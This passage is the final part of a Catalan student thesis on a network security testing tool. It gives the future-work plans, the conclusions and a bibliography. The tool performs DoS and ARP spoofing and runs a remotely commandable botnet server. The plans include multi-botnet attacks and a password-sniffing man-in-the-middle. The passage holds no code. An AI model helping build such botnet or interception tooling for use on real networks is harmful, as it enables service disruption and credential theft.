Com a darrera millora general, aquesta eina és l'única que permet utilitzar el programa de forma remota. Permetent així, que una persona pugui fer les proves de la xarxa que consideri adients de forma remota sense la necessitat d'estar en propi ordinador que realitzarà l'atac.

7. TREBALL FUTUR

En aquest apartat s'explicarà quines haurien de ser les pròximes tasques a realitzar a l'hora de continuar amb el desenvolupament del programa.

Simplificació i correcció de codi

Una de les primeres tasques a dur a terme a l'hora de continuar amb el desenvolupament, seria la simplificació del codi. En aquests moments, la part de la Bot Net i la funció main són molt semblants, la tasca a dur a terme seria ajuntar les dues parts en una única funció que funciones per qualsevol cas.

Execució d'un ARP spoofing amb DoS a la bot net

A causa de la complexitat d'ajuntar l'ARP spoofing amb DoS a la Bot Net de forma correcta, s'ha decidit que en aquesta versió no s'implementaria. En un futur desenvolupament i un cop resolta la unió de l'execució per terminal i la part remota en una funció única es podria incloure aquest atac múltiple dintre de l'execució remota.

Execució en paral·lel en la Bot Net

Per la declaració prèvia dels atacs només es pot mantenir el control del programa sobre un atac de cada tipologia. Per tal de fer una versió funcional de la Bot Net, es va decidir limitar els atacs d'una mateixa tipologia a una única execució a la vegada. Per tal de poder implementar la paral·lelització correctament, s'hauria de modificar el control estàtic actual que hi ha sobre els atacs cap control dinàmic que depenges de les vegades que s'executa un atac, posteriorment, s'hauria d'eliminar la condició que limita els atacs a una única execució concurrent.

Atacs remots amb identificador

En l'execució remota no es pot mantenir un contacte amb els atacs per tal de veure quin és el seu estat. La solució prevista és assignar un identificador únic a cada atac i compartir-lo amb la persona que ha enviat la comanda. Amb aquest identificador, l'usuari hauria de ser capaç de tenir el control sobre aquell atac, sigui per parar-lo o treure'n estadístiques.

Contrasenya a la Bot Net

Actualment, qualsevol persona que tingui l'adreça IP en la que està instal·lat el servidor pot enviar comandes i el programa, si la comanda és correcta, executarà l'atac corresponent. Una proposta per augmentar la seguretat a l'hora de crear el servidor és assignar-li una contrasenya. Un dels possibles mètodes per tal d'executar el servidor amb contrasenya, seria enviar la contrasenya en el missatge de connexió. Si la contrasenya és correcta, el servidor retornaria una clau d'accés temporal, amb data de caducitat. Aquesta clau, la utilitzaria el programa a l'hora d'enviar les pròximes comandes. L'objectiu de les claus temporals és enviar el mínim nombre de vegades la contrasenya del servidor per la xarxa. Aquesta idea, està inspirada en el sistema de *cookies* que utilitzen les pàgines web.

Atacs a múltiples Bot Net

Amb l'objectiu de tenir més d'un dispositiu fent un atac a la vegada, s'hauria de desenvolupar un sistema que envies una mateixa comanda a múltiples dispositius a la vegada.

Atac d'home al mig

Aprofitant la part desenvolupada en el ARP spoofing, es podria reutilitzar per a desenvolupar un atac d'home al mig. En aquest cas s'hauria de programar la possibilitat d'enviar els paquets al destinatari legítim, la lectura dels paquets i l'extracció d'informació important com les contrasenyes si és possible.

Interfície gràfica

Una part que havia estat en cap en el desenvolupament va ser la de crear una interfície gràfica al programa, aquesta part estava prevista sempre que quedes prou temps per desenvolupar-la i no entorpís els atacs i funcionalitats a programar.

Però donades les dificultats per seguir la planificació establerta, al final ha resultat impossible desenvolupar-la.

Per aquest motiu i donat que el programa sigui fàcil d'utilitzar és un dels objectius, que queda pendent en el desenvolupament la creació d'una interfície gràfica.

Per desenvolupar la interfície estaria planejat utilitzar l'eina Qt, un programa que accepta diferents llenguatges de programació i ajuda als desenvolupadors a crear interfícies gràfiques de forma fàcil per als seus programes. [40]

8. CONCLUSIONS

Com hem pogut veure en aquest document, la seguretat a internet és molt important i anualment els atacs poden suposar unes grans pèrdues per les empreses i els usuaris. Per aquest motiu, moltes empreses dediquen una part dels seus recursos en preveure atacs informàtics i en protegir cada cop més les seves xarxes i dispositius.

En aquest treball, donada la importància que té la seguretat, s'ha començat el desenvolupat d'un programa que pogués donar una resposta vàlida a les necessitats de les empreses i dels usuaris que vulguin posar a prova les seves xarxes de manera gratuïta. Però donada la complexitat de treballar amb programació de tan baix nivell a sobre internet, resulta molt difícil afegir noves funcionalitats. És per aquest motiu, que podem afirmar que treballar a baix nivell, tot i donar molt control sobre el codi desenvolupat, requereix molt temps per treure noves funcionalitats.

En aquest cas, el programa desenvolupat ha implementat dos atacs independents, l'atac de denegació de servei (DoS) i l'enverinament d'ARP (ARP spoofing) més un tercer atac que utilitza els dos atacs esmentats i els combina. A més, el programa permet la creació d'un servidor que dóna accés al dispositiu de forma remota. Amb aquest servidor, es dóna la possibilitat de posar a prova la xarxa de forma remota i augmentar la magnitud dels atacs en tenir múltiples dispositius. Per altra banda, la creació del servidor permet ajudar a usuaris amb menys experiència a fer les proves gràcies a l'ajuda externa.

D'aquesta manera, podem veure que s'ha començat el desenvolupament d'una eina d'ús gratuït que té l'objectiu de permetre fer proves de seguretat a diferents xarxes.

Bibliografia

1. Xataka, Ana Martí, Un ciberataque deja fuera de juego la intranet de Telefónica en toda España, https://www.xataka.com/seguridad/un-ciberataque-deja-fuera-de-juego-la-intranet-de-telefonica-en-toda-espana. Darrere d'ata d'accés 10/06/2017.

2. El país, Joana Oliveira i Rosa Jiménez Canoo, El ataque de 'ransomware' se extiende a escala global, http://tecnologia.elpais.com/tecnologia/2017/05/12/actualidad/1494586960_025438.html. Darrere data d'accés 10/06/2017.

3. El Periódico, Carmen Jané, Un ataque informático masivo con 'ransomware' afecta a medio mundo, http://www.elperiodico.com/es/noticias/sociedad/ataque-informatico-masivo-infecta-las-grandes-empresas-espana-6033534. Darrere data d'accés 10/06/2017.

4. One Hacker, ¿Cuántos ciberataques se producen en España cada día?, http://www.onemagazine.es/one-hacker-virus-cuantos-ciberataques-espana-al-dia. Darrere data d'accés 10/06/2017.

5. Digital Attack Map, Top daily DDoS attacks worldwide, http://www.digitalattackmap.com/#anim=1&color=0&country=ALL&list=0&time=17326&view=map. Darrere data d'accés 10/06/2017.

6. Kaspersky, Cyberthreat Real-Time MAP, https://cybermap.kaspersky.com/. Darrere data d'accés 10/06/2017.

7. Xataka, Javier Pastor, Ni Linux ni macOS te salvarán del ransomware: la condena de Windows es su popularidad, https://www.xataka.com/seguridad/ni-linux-ni-macos-te-salvaran-del-ransomware-la-condena-de-windows-es-su-popularidad. Darrere data d'accés 10/06/2017.

8. The Hacker News, Swati Khandelwal , The Project Zero Contest — Google will Pay you $200,000 to Hack Android OS, http://thehackernews.com/2016/09/hacking-android-competition.html. Darrere data d'accés 10/06/2017

9. Eleven Paths, ElevenPaths, ofreciendo innovación disruptiva en ciberseguridad para aportar privacidad y confianza a nuestra vida digital, https://www.elevenpaths.com/. Darrere data d'accés 10/06/2017

10. Wikipedia, Ataque de denegación de Servicio, https://es.wikipedia.org/wiki/Ataque_de_denegaci%C3%B3n_de_servicio. Darrere data d'accés 02/07/2017.

11. Zlomislic, V., Fertalj, K. & Sruk, V. (2017). Denial of service attacks, defences and research challenges.. Cluster Computing, 20, 661-671.

12. IEEE, R.K.C. Chang, Defending against flooding-based distributed denial-of-service attacks: a tutorial, http://ieeexplore.ieee.org/abstract/document/1039856/. Darrere data d'accés 01/07/2017.

13. Rajab, M. A., Zarfoss, J., Monrose, F. & Terzis, A. (2006). A multifaceted approach to understanding the botnet phenomenon.. In J. M. Almeida, V. A. F. Almeida & P. Barford (eds.), Internet Measurement Conference (p./pp. 41-52), : ACM. ISBN: 1-59593-561-4

14. RFC, David C. Plummer, An Ethernet Address Resolution Protocol -- or -- Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware, https://tools.ietf.org/html/rfc826. Darrera data d'accés 02/07/2017.

15. Wikipedia, Modelo OSI, https://es.wikipedia.org/wiki/Modelo_OSI. Darrera data d'accés 02/07/2017.

16. Wikipedia, ARP spoofing, https://en.wikipedia.org/wiki/ARP_spoofing. Darrera data d'accés 02/07/2017.

17. Wikipedia, Man-in-the-middle attack, https://en.wikipedia.org/wiki/Man-in-the-middle_attack. Darrera data d'accés 02/07/2017.

18. Kang, J.-H., Lee, Y. S., Kim, J. Y. & Kim, E.-G. (2014). ARP Modification for Prevention of IP Spoofing.. J. Inform. and Commun. Convergence Engineering, 12, 154-160.

19. Pedro Carrasco, Manual práctico de hping, http://www.pedrocarrasco.org/manual-practico-de-hping/. Darrere data d'accés 22/04/2017

20. Redeszone, Rubén Velasco, Hping3: Manual de utilización de esta herramienta para manipular paquetes TCP/IP, https://www.redeszone.net/gnu-linux/hping3-manual-de-utilizacion-de-esta-herramienta-para-manipular-paquetes-tcp-ip/. Darrere data d'accés 22/04/2017

21. die.net, Salvatore Sanfilippo, hping3(8) – Linux man page, https://linux.die.net/man/8/hping3. Darrere data d'accés 26/04/2017.

22. n0where.net, hotmagnet, DoS Attack With hPing3, https://n0where.net/dos-attack-with-hping3/. Darrere d'ata d'accés 26/04/2017.

23. Wikipedia, LOIC, https://ca.wikipedia.org/wiki/LOIC. Darrere data d'accés 26/04/2017.

24. infosecinstitute, Deepanker Verma, LOIC (Low Orbit Ion Cannon) – DOS attacking tool, http://resources.infosecinstitute.com/loic-dos-attacking-tool/#gref. Darrere data d'accés 26/04/2017

25. Wikipedia, Slowloris (computer security), https://en.wikipedia.org/wiki/Slowloris_(computer_security).
Darrere data d'accés 30/04/2017

26. Inperva Incapsula, Slowloris, https://www.incapsula.com/ddos/attack-glossary/slowloris.html.
Darrere data d'accés 30/04/2017

27. Ettercap, Ettercap Home Page, https://ettercap.github.io/ettercap/. Darrere data d'accés 30/04/2017

28. Kali Tutorials, Shashwat Chaudhary, Bettercap : MITM attack for sniffing traffic and passwords, http://www.kalitutorials.net/2016/12/bettercap-mitm-for-sniffing-traffic-and.html. Darrere data d'accés 11/06/2017.

29. die.net, arpspoof(8) - Linux man page, https://linux.die.net/man/8/arpspoof. Darrere data d'accés 10/06/2017.

30. Wikipedia, Cain and Abel (software), https://en.wikipedia.org/wiki/Cain_and_Abel_(software).
Darrere data d'accés 13/06/2017.

31. Nmap, https://nmap.org/. Darrere data d'accés 30/04/2017

32. Wikipedia, Nmap, https://es.wikipedia.org/wiki/Nmap. Darrere data d'accés 30/04/2017.

33. WeliveSecurity, Auditando con Nmap y sus scripts para escanear vulnerabilidades, https://www.welivesecurity.com/la-es/2015/02/12/auditando-nmap-scripts-escanear-vulnerabilidades/. Darrere d'ata d'accés 30/04/2017

34. Nmap, Nmap In The Movies, https://nmap.org/movies/. Darrere data d'accés 30/04/2017

35. Tenable, Nessus, http://es-la.tenable.com/products/nessus-vulnerability-scanner. Darrere data d'accés 06/05/2017

36. Wikipedia, Nessus (software), https://en.wikipedia.org/wiki/Nessus_(software).
Darrere data d'accés 06/05/2017.

37. Wikipedia, Wireshark, https://en.wikipedia.org/wiki/Wireshark.
Darrere data d'accés 06/05/2017

38. Wireshark, https://www.wireshark.org/. Darrere data d'accés 06/05/2017

39. Curso de hackers, WireShark, Sniffer de red, http://www.cursodehackers.com/wireshark.html.
Darrere data d'accés 06/05/2017

40. Qt, Development Tools, http://doc.qt.io/qt-5/topics-app-development.html. Darrera data d'accés 4/06/2017